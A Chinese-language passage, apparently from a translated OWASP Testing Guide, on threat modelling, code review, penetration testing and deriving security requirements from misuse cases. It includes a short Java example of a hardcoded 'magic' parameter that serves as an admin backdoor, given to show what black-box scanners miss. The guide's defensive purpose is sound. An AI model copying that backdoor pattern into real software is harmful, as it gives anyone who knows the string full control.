软件威胁建模已成为一种流行的技术，用以帮助系统设计师思考他们的系统/应用程序可能面临的安全威胁。因此，软件威胁建模可以被看作是应用风险评估。事实上，它能有效帮助设计师开发出缓解潜在的漏洞威胁的战略，并帮助他们将有限的资源和注意力集中在系统中最需要进行安全测试的部分。建议为所有的应用建立威胁模型并记录下来。威胁模型应与软件开发生命周期同步建立，并随着应用的演变和开发进程进行重新审视。我们建议采取 NIST的800-30[11]标准的风险评估的办法来制定威胁模型。该方法包括：

- 分解应用程序——通过人工检查理解应用程序如何运作，它的资产，功能和连接。
- 界定和归类资产——将资产分为有形资产和无形资产并根据业务的重要性进行排名。
- 探索潜在的弱点——无论是技术上，运营上，或是管理。
- 探索潜在的威胁——通过使用威胁情景(thread scenarios)或攻击树(attack trees)，从攻击者的角度制定一个切合实际的潜在攻击矢量图。
- 建立迁移战略——为每一个可能演变成破坏的威胁制定迁移战略。威胁模型本身的输入各有不同，但通常是清单和图表收集。 OWASP 代码审查指南简要指出，应用程序威胁建模可以用来作为测试应用安全潜在漏洞的参考。选择创建应用威胁模型或者执行信息风险评估并没有正确错误之分 [12]。

优点：

- 采用攻击者的思想对系统进行模拟攻击
- 灵活

- 软件开发生命周期早期

缺点：

- 相对新型的技术
- 良好的威胁模型并不意味着自动产生良好的软件

代码复查

概要

代码复查是手动检查的一个过程，它往往用于检查WEB应用程序中的源代码可能存在的安全问题。许多严重的安全漏洞不能被任何其它形式的分析或测试所检测到。有句俗话，“如果你想知道一件事是怎么产生的，请直接寻找其根源。”几乎所有的安全专家一致认为，没有任何检测方法可以取代代码审查。几乎所有信息安全问题都被证实为代码问题。与对源代码不开放的第三方软件，如操作系统进行测试不同，测试Web应用程序时（特别是如果他们已经完成内部定制）源代码应当用于测试目的。一些由于过失而导致的显着安全问题，通过其它形式的分析和测试，比如渗透测试是极其难以发现的，这也是在测试技术中源代码复查技术不可缺失的原因。测试者通过代码复查可以准确判断接下来将发生什么事情（或应该发生），消除了黑盒测试中的猜测过程。源代码复查特别有利于发现以下安全问题：如并发的问题，有缺陷的业务逻辑，访问控制的问题，加密的弱点，后门，木马，复活节彩蛋，定时炸弹，逻辑炸弹，和其它形式的恶意代码。这些问题在网站中往往表现为最有害的漏洞。源代码 分析对于查找可能存在的执行问题，比如某个需要输入验证的地方不能有效执行或打开控制进程失败是十分有效的。但是请记住，业务流程同样需要加以审查，因为真实运行环境中的源代码可能与此处已分析的源代码不一样 [13]。

优点：

- 完整性和有效性
- 准确
- 快速 (对具有高能力的复查者而言)

缺点：

- 需要高度熟练的安全开发者
- 可能错过存在于已编译好的类库中的问题
- 无法检测运行时产生的错误
- 真实运行环境中的源代码可能与此处已分析的源代码不一样

欲了解关于代码审查的更多信息，查询 **OWASP 代码审查项目**。

渗透测试

概述

渗透测试作为一个网络安全通用的测试技术已经多年。它也通常被称为黑盒测试或道德入侵 (Ethical Hacking)。渗透测试在本质上是“艺术”，在不知道内部运作的应用程序本身的情况下，对正在运行的应用进行远程检测，发现安全漏洞。通常，渗透测试团队会假装成合法用户使用应用程序进行。测试者通过模拟攻击者的攻击手法，试图发现并利用安全漏洞。通常情况下，测试者将得到一个有效的系统帐户。对网络安全而言，渗透测试已被证明是一种非常有效的检测手段，然而该技术对应用而言却不是十分有效。当测试者对网络和操作系统进行渗透测试时，大多数的工作是寻找，然后采用具体技术对已知漏洞加以利用。Web 应用程序几乎完全定制，对 Web 应用进行渗透测试更象是纯理论的研究。虽然已经开发出来自动化渗透测试工具，但是，针对 Web 应用程序的性质其效力通常很差。许多人今天使用 Web 应用程序渗透测试作为其主要的安全检测技术。虽然在测试过程中，其肯定占有一席之地，然而，我们不认为它应被看作是主要的或唯一的测试技术。Gary McGraw[14]对渗透测试进行了总结，他说：“如果一个渗透测试未通过，你知道你确实有一个非常不好的问题。如果你通过了渗透测试，你不知道你没有一个非常不好的问题”。然而，集中渗透测试（即试图利用之前检测发现的已知漏洞检测）可用于检测某些特定的安全漏洞，如部署在网站上的固定的源代码。

优点：

- 可以快速进行（因此便宜）
- 需要较低的技能，相对于源代码复查而言
- 测试实际曝露的代码(译注：即指实际运行的程序)

缺点：

- 软件开发生命周期晚期
- 仅仅测试前部影响!

方法平衡的需求

针对 WEB 应用安全测试，有如此之多的技术及方法，了解何时选用哪一种技术进行测试非常困难。经验表明，选取哪一种技术用于建立测试框架并没有对错之分。事实上，所有的技术都应该被适当采用以确保所有需要测试的范围都已经被测试。但是，显而易见的是不存在某一种单一的技术可以覆盖安全测试的各个方面以确保所有的问题都已涉及到。在以往，许多公司都采取渗透测试这一种方法进行测试。虽然渗透测试在一定程度上具有可用性，但是不能涉及到所有需要测试的问题，并且对于软件开发生命周期而言，渗透测试过于简单和迟来。正确的做法是采取多种技术以达到平衡，包括人工检查和测试技术。方法平衡应确保在覆盖到软件开发生命周期的各个阶段。这种方法可以根据当前所在的软件开发生命周期的阶段平衡一种最合适的技术。当然，在某些时间或情况下，一种测试技术也是有可能的；例如，针对 WEB 应用所做的测试框架已经建立，但是测试团队无法获取 WEB 应用源代码。在这种情况下，渗透测试总好过不进行测试。然而，我们鼓励测试团队挑战假设，比如不能获取源代码时，探索其它更

加全面的测试方法。平衡方式各不相同，这取决于许多因素，比如测试过程的成熟度和企业文化。尽管如此，我们建议采用图 3 和图 4 中展示的平衡框架。下图展示了测试技术在软件开发生命周期中一个典型的具有代表性的覆盖比例。随着研究的深入和经验的积累，公司对早期开发阶段的重视是非常重要的。




图 3: SDLC 各阶段的测试工作量比例

下图展示了测试技术在软件开发生命周期中一个典型的具有代表性的覆盖比例。




图 4:测试技术的测试工作量比例

注：关于 WEB 应用扫描器

许多组织或企业已经开始使用自动 WEB 应用扫描器。虽然他们对目前的测试计划毫无疑问，但是我们希望强调一些根问问题：为什幺我们（从不）不信任自动化黑盒测试的有效性。通过强调这些问题，我们不鼓励使用 WEB 应用扫描器。另外，我们所说的其局限性应当被充分了解，同时应当建立适用的测试框架。注： OWASP 目前在正致力于开发一个 WEB 应用安全扫描基准平台。下面的例子将表明为什幺自动化黑盒测试并不奏效。

例 1: magic 参数

请想象一个简单的 WEB 应用程序，接受一个“magic”的名称，然后赋值。通常情况下，Get 请求可能为：
http://www.host/application?magic=value

为了进一步简化以上举例，这个请求中的值只能是 ASCII 码 a – z (大写或小写)以及整数 0–9。该应用程序的设计者在测试期间建立了一个管理后门，同时对其进行混淆已避免被其它人发现。通过输入值“sf8g7sfjdsurtsdieerwqredsgnfg8d (30 个字符)”，用户就可以直接登陆并能够对该应用进行完全控制。HTTP 请求如下：

http://www.host/application?magic= sf8g7sfjdsurtsdieerwqredsgnfg8d

考虑到其它所有参数都是简单的 2、3 个字符，不可能开始猜测大约 28 个字符的组合。一个 web 应用扫描器将需要蛮力（或猜想）破解整整 30 个字符的关键空间。高达 30 ^ 28 种排列，或万亿 HTTP 请求！这是一个在电子数字中大海捞针！这个典范 magic 参数代码检查可能看起来如下所示：

```
public void doPost( HttpServletRequest request, HttpServletResponse response)
{
String magic = “sf8g7sfjdsurtsdieerwqredsgnfg8d”;
boolean admin = magic.equals( request.getParameter(“magic”));
if (admin) doAdmin( request, response);
else …. // normal processing
}
```

通过查看代码，该弱点事实上导致该页面存在潜在问题。

例 2: 加密无效

密码学广泛应用于 Web 应用程序。可以想象，开发人员决定采用一种简单的密码学算法来对用户从站点 A 到站点 B 进行自动认证。开发人员以其聪明才智决定，如果用户登陆到站点 A，他或她将产生一个采用 MD5 散列(Hash)函数进行加密的钥匙，其内容包括“Hash {用户名： 日期} ”

当用户通过站点 B，他或她将该钥匙以询问字符串的形式通过 HTTP 复位向发往站点 B。 站点 B 通过独立计算 Hash 值，并且对请求通过的 Hash 值进行比较。如果他们匹配，站点 B 则声称该用户是其标志用户。我们可以清楚看到，像我们解释的那样，该计算可能执行失败或者被其它人看见它是如何计算的(或被告诉知它是如何运作的，或者从 Bugtraq 可直接下载相关信息)，从而可能作为其合法用户进行登录。通过对代码进行手工检查，例如访谈，将迅

速揭露这类安全问题。黑盒 Web 应用程序扫描器可能认识到不同的用户的 hash 值采用自然的方式在改变，但是并不能预测其改变的方式。

注：关于静态源代码复查工具

许多组织或企业开始使用静态源代码扫描器。毋庸置疑，综合测试一个应用程序时，其具有一定的有效性，然而，我们想要突出的根本问题是，当单独时使用该类工具时，为什么我们并不相信这种方法的有效性。静态源代码分析在设计不可能辨认问题由于缺点，因为它不可能了解所开发代码的上下文。源代码分析工具是在确定由于编码错误而导致安全性问题有用的，然而重大手工努力需要确认研究结果。

安全需求测试推导

如果你想要有一个成功的测试项目，你需要知道测试的目的是什么。这些目的由安全要求指定。这章详细讨论了如何通过从适用标准和准则和积极和消极应用程序要求中推导出安全测试并记录安全测试要求。 它也谈论安全要求如何有效地在 SDLC 期间使用安全测试，如何使用安全测验数据有效地处理软件安全风险。

测试目的

安全测试的目的之一是确认安全控制能如预期一样起作用。 “安全需求”文献描述了安全控制的功能。 在高水平角度看，这意味证明数据和服务的机密性、完整性和可用性。 另一个目的确认安全控制是在很少或没有弱点的情况下安装的。 存在一些共同的弱点，例如 OWASP 十大漏洞和之前在 SDLC 期间进行安全评估所确认的漏洞，例如软件威胁建模，原代码分析和渗透测试。

安全需求文档

安全要求文档的第一步是明白业务需求。一个业务需求文献能够提供最原始的、高水平的应用的期望功能的资料。例如，应用的主要目的或许可以为顾客提供金融服务或从在在线的物品目录上购物和购买物品。企业要求的安全部分应该突出表现为需要保护的顾客数据并且符合可适用的安全文献的要求，例如章程(Regulations)、标准(Standards)和政策(Policies)。

一般一个合适的章程，标准和政策清单适合初步的 Web 应用安全合规性分析。例如，可以根据检查企业部门的信息和应用运行/经营的国家或者州的信息来确定是否符合章程。其中一些合规性指南和章程或许在安全控制所需要的特定技术要求上有所转换。例如，在财政应用情况下，遵照 FFIEC 指南认证方面[15]要求财政机关安装拥有多层控制和多因素认证功能的应用软件来应对弱认证(带来的)风险.

可适用的安全业界标准需要由一般安全要求清单决定。举个例子，在处理顾客信用卡数据的应用情况下，遵照 PCI DSS [16 个]标准禁止 PINs 和 CVV2 数据存贮，并且要求客户通过加密存储和传输和保密显示的方法保护磁条数据。这样通过原始代码分析 PCI DSS 安全要求才能生效。

清单的另一个部分需要加强对符合组织信息安全标准和政策一般要求。从功能要求来看，安全控制要求需要在信息安全标准中的一个具体章节占有一席之地。这样要求的例子可以是：“必须由应用使用的认证控制强制执行六个字母或数字字符的复杂密码。“当安全要求存在于合规性规则中时，安全测试能确认发现的合规性风险。如果发现违反信息安全标准和政策行为，就导致一些能被记录并且必须处理的风险(即，处理)。为此，因为这些安全合规性要求是可执行的，他们需要与安全测试一起记录在案并产生效果。

安全需求验证

从功能上来看，安全测试的主要目标是确认安全要求。但是从风险管理角度看，确认安全要求却是信息安全评估的目标。从更高层次考虑，信息安全评估的主要目标是确认安全控制中的差异，例如缺乏基本验证、授权或者加密控制。更深入分析，安全评估宗旨是风险分析，例如在安全控制中找出潜在的弱点就保证了数据保密性，完整性和有效性。再例如，当应用程序处理了个人可识别的信息(Personal Identifiable Information, PII)和敏感数据，安全要求会按照公司信息安全策略的要求对这些数据在传输和存储过程中加密。如果加密是为了保护数据安全，那么加密算法和关键字长度需要符合组织加密标准。这也许会要求只能使用某些算法和关键词长度。例如，能通过安全测试的一条安全要求说明：只允许规定最小密钥长度的加密算法(如，对称加密长度必须超过 128 位和不对称的加密长度必须超过 1024 位)。(如，SHA-1、RSA， 3DES 算法)。

从安全评估角度看，在 SDLC 的不同阶段，使用不同的测试工具和测试方法能证实安全要求。例如，威胁模型在设计阶段能识别安全漏洞，安全代码分析和审查能在发展阶段在源代码中发现安全问题，渗透测试能在测试/确认时在应用阶段发现漏洞。

在 SDLC 较早阶段发现的安全问题需要在测试计划中记录下来，以便能使用安全测试证实这些安全问题。通过结合各种测试技术的检测结果，就能得到更好的安全测试案例，同时增加安全需求的可信度。例如，结合渗透测试和源代码分析的结果能区分真正的漏洞和未被利用的漏洞。 例如，在了解到 SQL 注入漏洞的安全测试后，黑盒测试能最先使用应用扫描去发现漏洞。发现潜在 SQL 注入漏洞存的第一个证据就是产生了 SQL exception。进一步检测 SQL 漏洞也许需要利用手工注入攻击载体去修改导致信息泄露的 SQL 查询的语法。这也许需要多次反复试验分析，直到恶意查询执行为止。如果测试者有源代码，她就能从源代码中分析出如何构建能发现漏洞的 SQL 攻击载体（如执行恶意查询能使未授权用户得到机密数据）。

威胁和对策分类

威胁和对策分类考虑了弱点产生根源，是证明安全控制在设计，编码和建立的重要因素。因此，利用这些漏洞所产生的影响已经缓和。在 Web 应用案例中，针对普通漏洞的安全控制措施，如 OWASP TOP Ten，是获得一般安全要求的一个好的开始。更具体地说，web 应用安全框架提供了漏洞的分类，以便能按照不同的指南和标准记载这些漏洞，在以后的安全测试中能确认这些漏洞。

威胁和对策分类的焦点是根据威胁和弱点的起因定义安全要求。威胁可以使用 STRIDE 分类[18]，例如，欺骗(Spoofing)，窜改(Tempering)，否认（Repudiation），信息透露(Information Disclosure)、拒绝服务（Denial of Service）和特权提升（Elevation of Privilege）。弱点起因可以分为设计阶段的安全漏洞，编码阶段的安全漏洞，或不安全配置问题。例如：当数据在客户和应用的服务器层的可信任界外时，微弱认证漏洞的起因可能是由于缺乏互相认证。安全要求在架构设计审查阶段获得的认可威胁，并允许记录对策要求（即：互相认证）。而这些对策能在后来的安全测试中得到确认。

弱点的威胁和对策分类同样能用于记录关于安全编码的安全要求。如，安全编码标准。认证控制中一个共同编码错误的例子包含应用 Hash 功能加密密码，而不是 seed 增加价值。从安全编码角度看来，漏洞利用编码错误中的漏洞起因影响了认证加密。既然漏洞起因是不安全编码，安全要求会在安全编码标准中记载并通过在 SDLC 的发展阶段进行安全编码审查确认。

安全测试和风险分析

安全要求需要考虑到弱点的严重性从而支持一个风险缓和的策略。假设某组织维护一个在应用系统中发现的漏洞数据库，即：漏洞知识库，安全事件可以通过类型，事件，缓和和起因报告出来并 映像到它们被发现的应用系统中。在整个 SDLC 过程中，这样的漏洞知识库可以也用于测量分析安全测试的有效性。

例如，考虑到输入的验证事件，如 SQL 注入就是通过源代码分析被识别，并且回报错误编码起因和输入验证的漏洞类别。这样漏洞发现可以通过渗透测试评估到，即从几个 SQL 注入攻击矢量探测输入领域。这个测试能验证击特殊字符在到达数据库之前被过滤掉。通过结合源代码分析和渗透测试，就可能确定弱点的相似性及漏洞泄露，并计算出弱点的风险等级。通过报告研究结果中的弱点风险等级(如，测试报告)就可能决策出缓和战略。例如，高等及中等风险漏洞需优先被修补，而低风险的漏洞则可以在更后面的发布中被修补。

通过利用普通弱点的安全威胁方案，来识别需要进行安全测试的应用程序安全控制中潜在的风险。比如， OWASP 名列前十的弱点可以被映像到的攻击例如：钓鱼(Phishing)，侵害隐私(Privacy Violations)，身份盗窃(Identity Theft)、系统破坏(System Compromise)、数据更改或者数据破坏、金融损失(Financial)及名誉损失(Reputation Loss)。这些事件应该归类到威胁方案中的一部分。在考虑到安全威胁和弱点时，可以构想出一系列测试来模仿攻击情景。理想地说，组织的弱点知识库可以通过获得安全风险被动测试案例来验证最有可能的攻击方案。例如，如果盗用身份被确认为高风险，消极测试(Negative Test)方案就能验证密码控制、输入检验和授权控制等领域的漏洞而产生的影响的缓和方案。

功能和非功能测试需求

功能性安全需求

从功能安全要求角度透视，适当的标准、政策和管理条例推动了安全控制的类型的需求和控制功能性的发展。 这些要求同时被称为“正面的要求”，因为他们阐述的预期的功能性可以通过安全测试验证。正面要求的例子是：“6 次登录失败后，应用系统将会锁住用户”，或者“密码必须至少 6 个字符，字母数字型”。正面要求的验证是由断言的预期功能组成，它能在重建的测试条件中进行测试；并根据预定义的输入运行测试断言预期的输出情况是 “失败/正常”条件。

为了安全需求能通过安全测试验证，安全需求必须是功能驱动的，并且突出预期的功能(做什么)以及隐含的实现(如何做)。 用于认证的高级安全设计要求的例子：

- 保护用户认证信息和共享的传输中和存储中的秘密；
- 在现实中隐藏所有保密信息(即，密码，帐户)；
- 在一定数量的登录失败后，锁定用户帐号；
- 用户登录失败后不显示具体失败信息;
- 只允许输入由字母数字并且包含特殊字符组成的至少六个字符的密码，以限制攻击层面；

- 用户要修改密码，必须通过旧密码、新密码、对密码问题的回答的验证，以防止通过密码修改功能对密码进行穷举(Brute Force)搜索攻击。
- 采用密码重置功能时，系统将临时密码发送到你指定的邮箱之前，需验证用户注册时的用户名和邮箱地址。该临时密码只能使用一次。一个密码重置的网页链接将发送给用户。密码重置网页应该验证用户的临时密码，新密码，以及用户对密码问题的回答

风险驱动的安全需求

安全测试也是需要风险控制的，也就是他们需要验证非预期的行为。 这些也称为“负面要求”，因为他们指定应用系统什么不应该做。“不应该做”(负面)要求的例子：

- 应用系统不允许修改或毁坏数据；
- 应用系统不允许被破坏或者被恶意用户用于未认证的金融交易事务。

负面要求更难测试，因为找不到预期的行为。这就要求一个安全威胁分析员能应对不可预知的输入条件、起因和影响。这就是安全测试中的需要控制的风险分析和威胁模型。关键是将安全方案文档化并将对抗措施功能作为一个缓和安全威胁的因素。例如，在认证控制的情况下，以下安全要求可以从威胁和对抗措施透视中文档化：

- 加密在传输和存储过程中的认证数据，以缓和信息泄露和认证协议攻击的危险
- 使用不可反向解密方式加密密码，如使用一个摘要(digest)(如 HASH) 和一个种子(seed) 防止字典攻击
- 在达到一定数量的登录失败后锁牢帐户，并增强密码的复杂性来缓和穷举密码攻击的风险；
- 在身份验证错误输入显示笼统的错误信息，以缓和帐户的捕获/列举风险
- 客户端和服务器相互认证防止非否认和中间人(Man in the Midle, MiTM)攻击

软件威胁建模的加工物，如威胁树(threat trees)和攻击库(attack libraries)对于推导出负面测试案例是很有效的。一个威胁树假设一个根源攻击 (即，攻击者可能读取到其它用户的信息)，然后识别所采用的不同的的安全控制类型(例如，由于 SQL 注入漏洞而使数据验证实效)和必要的对抗措施(例如，实现数据验证和参数化查询 (parameterized queries))，这样做就能有效地缓和这种攻击。

安全需求在使用和误用中的衍生

在描述应用系统功能之前必须了解的是：应用系统是用来做什么的，怎样做的。这些可以从描述的 *使用案例*中了解到。 使用案例，在软件工程中常以图解形式使用，展示执行者间的互作用与相互关系，帮助识别应用系统中的执行者身份、关系、每个方案行为的设想结果、可选择的行为、特殊要求，前期和后期条件。相似于使用案例， *误用和滥用案件* [19]描述应用系统中的未计划与恶意使用方案。 这些误用案例提供一个方案描述攻击者怎样误用和滥用应用系统。通过审阅使用案例中的各个步骤并思考是如何被恶意利用的，就能发现未被很定义好的潜在漏洞和应用系统部分。关键是描述所有可能性，或至少描述最重要的使用和误用方案。 误用方案中允许从攻击者的观点分析应用


系统，并且致力于识别潜在漏洞和对抗措施,这些对抗措施是用于缓和由这些潜在漏洞泄漏引起的冲击。在所有使用和滥用案例中，非常关键的一点是分析并确定他们之中哪些是最关键的部分并且需要写入安全要求。 最重要的使用和滥用案例识别促使了安全要求的文档化和控制缓和风险的必要性。

从使用和滥用案例 [20]中要获得的安全要求时，重要的是定义功能情景和消极情景，并建成图解形式。 在安全要求验证的衍生的案例中，可以根据以下方法逐步学习。

- 第 1 步： 描述功能情景： 用户通过提供用户名和密码认证。 用户通过应用系统的身份认证访问系统，当认证失败时为用户提供具体的错误信息。

- 第 2 步： 描述消极情景： 在应用系统中，攻击者通过穷举或字典攻击密码与账户捕获漏洞破解认证。 验证失败时提供的具体信息使攻击者能猜测到哪些帐户实际上是合法的注册账户 (用户名)。然后。穷举攻击者能在有限的次数内成功破解至少，攻击者将试着穷举破解一个合法的帐户的密码。穷举攻击者能在有限的次数内成功破解至少 4 位数长度的全数字密码。

- 第 3 步：在使用和用案例中描述功能和消极情景：在如下的图解中，显示了通过使用和误用案例的衍生安全要求。 功能情景包括用户行为(输入用户名和密码)和应用行为(认证用户或提供认证失败信息)。 误用案例包括攻击者行为，即：设法通过字典攻击穷举破解密码以攻破认证，并从提示的错误信息中猜测合法的用户名。通过图解可以看到用户操作可能造成的威胁(误用)，就有可能通过对抗措施缓和应用行动可能带来的威胁。



- 第 4 步： 安全需求总结： 在这种情况下，可以获得用于认证的安全要求：

1) 密码必须是由字母（大小写）和数字组成的七个字符以上的字符串组成

2) 五次登录尝试失败以后，账户锁定

3) 登录失败信息不具体显示

这些安全要求需要文档化和经过测试。

安全测试集成于开发者与测试者工作流

开发者的安全测试工作流

在 SDLC 发展阶段的安全测试提供给开发者的第一个保证他们所开发的软件组件的安全性的机会就是在其集成被建立之前进行安全测试。一个软件的集成可能包括的软件工件有功能、方法、类以及应用程序接口、档案库和可执行文件。安全测试，开发者能够开发商可能依靠原始代码分析的结果静态地核实被开发的原始代码不包括潜在的弱点并且符合安全编制程序标准。安全单元测试能够进一步进行动态验证(如，按照运行时间)，确认各组件功能照常。在目前的应用上集成新的或已有的代码变更时，应该先回顾和确认静态和动态分析的结果。应用集成之前的源代码测试通常是高级开发者的责任。这些高级开发者通常也是软件安全事项的专家，同时他具有领导代码安全检查，决定是否接受在当前应用中添加即将发布的代码，或者需要更多的更改或测试。通过工作流管理工具对代码安全审核工作流强制执行检查。例如，假设一个用于发现已被开发者修补的功能缺陷及安全缺陷的典型的漏洞管理工作流能被用于报告管理系统存在的漏洞和变更。应用管理者能够看到开发者使用工具进行测试的结果报告， 并允许在应用构造中采用适合的代码变更。

测试者的安全测试工作流

在开发者将已测试的改变后的成分和代码放入应用的建造中，下一步很可能就是在软件开发过程工作流中对应用做实体测试演示。这个测试的水平通常指综合测试和系统层测试。当安全测试成为测试的活动中的一部分时，总体上来讲，安全测试就可以用作验证应用的安全功能和应用层漏洞泄露。应用层的安全测试包括白盒测试（如源代码分析）和黑盒测试（如渗透测试）。 灰盒测试类似于黑盒测试，我们可以假设我们有一些部份关于我们的应用层的会话管理知识，这样就可以帮助我们确认注销和暂停功能是否相当安全。

安全测试的目标是使系统成为一个拥有潜在攻击并且包括所有源代码和可执行操作的完整系统。这个阶段中，安全测试唯一的特异就是安全测试者可以决定是否利用漏洞或泄露并让应用面对实际的风险。 这些包括普通的 Web 应用程序弱点、早期在 SDLC 已识别的安全事件、其它行为如被安全威胁模型、源代码分析、和安全代码审查。

通常，测试工程师,而不是软件开发员在整个系统测试中演示应用的安全测试。这个测试工程师很多的安全知识，如 Web 应用漏洞、黑盒和白盒安全测试技术、和自己的这个阶段的安全需求验证。做这个安全测试演示的首要目的是将测试案例在安全测试指南和规程中文档化。

在集成系统环境里验证应用安全性的测试工程师也许发布操作环境的应用测试 （即：用户可接受测试）。 在 SDLC 的这个阶段(即验证阶段)，QA 测试者通常负责应用功能测试，而黑客/安全咨询顾问则通常负责安全测试。在没有第三方评估需求（如审计目的）时，有些组织机构依靠他们自己的专业道德入侵团队做这个测试。

由于这些测试是应用投入生产前最后一次确定漏洞,因此由测试团体推荐这些安全事件事件很重要。（推荐内容包括：代码、设计和配置变化）。在这个水平上，安全审计员和信息安全专家根据信息风险管理规程讨论报告的安全事件并分析潜在的风险。 这样规程可能要求开发团体在应用部署之前确认所有的高风险弱点，除非这种风险已经被知晓并且接受。

开发者的安全测试

编制阶段的安全测试：单位测试

从开发员角度透视，安全测试主要宗旨是验证代码被开发过程是否依从安全编码程序标准要求。开发员自己的编码程序（如功能、方法、类别、APIs 和代码库）需要在并入应用构造前进行功能性验证。

开发员必须遵从安全编码标准中的安全要求，同时通过静态和动态分析验证。作为安全代码审查下的测试行为，单位测试能证明安全代码审查所要求的代码变化在正确地执行。通过源代码分析工具进行的安全代码审查和源代码分析能帮助开发员在开发时识别源代码中的安全事件。通过使用单位测试和动态分析 （如：调试功能）开发员就能验证成分的安全功能并且核实所开发的对抗措施能通过安全威胁模型和源代码分析缓和已识别的所有安全风险。

将安全测试案例建立成为现有的单位测试的框架的一个普通安全测试序列对于开发员是一个很好的实践机会。 一个普通安全测试序列能从早先已定义的使用和误用案例中获得安全测试功能、方法和分类。 一个普通安全测试程序也许包括验证安全控件正面和负面要求的安全测试案例，，例如：

- 认证与访问控制
- 输入验证码与编码
  加密
  用户和会话管理
  错误和异常处理
  审计(Auditting)和日志(Logging)

开发员用源代码分析工具集成 IDE、安全编码标准，和安全单位测试框架能存取和检验开发的软件成分的安全性。安全测试案例可以用来识别由源代码引起的潜在的安全事件： 除进出成分的参数输入和输出验证以外，这些事件包括了对成分所做的授权和授权检测，保护成分内的数据，处理安全例外和错误，审计安全和登陆安全。单位测试框架如 Junit， Nunit， CUnit 可以适用检验安全测试要求。 在安全功能测试情况下，单位层测试能对软件组件层的安全控件做功能测试，如功能、方法和分类。例如，测试案例可以验证输入输出数据（如各种数据清理），或者通过已知预期的成分功能性来检测边界的安全性。

通过使用和误用案例识别的安全威胁情景，可以为测试软件组件的过程文档化。例如，对于已授权的成分，安全单元测试可以通过设置帐户封锁来判断功能性，同时还有一个事实就是用户输入参数不可能绕过帐户封锁滥用(如对一个负面数字设置帐户封锁)。在成分层面上，安全单位测试同时验证正面判断和负面判断，例如错误和异常处理。 在非安全事件中，要在不离开系统的条件下捕捉异常事件，如：由于资源未分配引起的潜在的拒绝服务（最后阐述块中未关闭的连接处理）； 潜在特权提升 (即:功能退出前已经放弃或没有被重置的例外事件能获取更高的特权)。安全错误处理可以通过信息化错误消息和堆积追踪验证潜在的信息泄露。

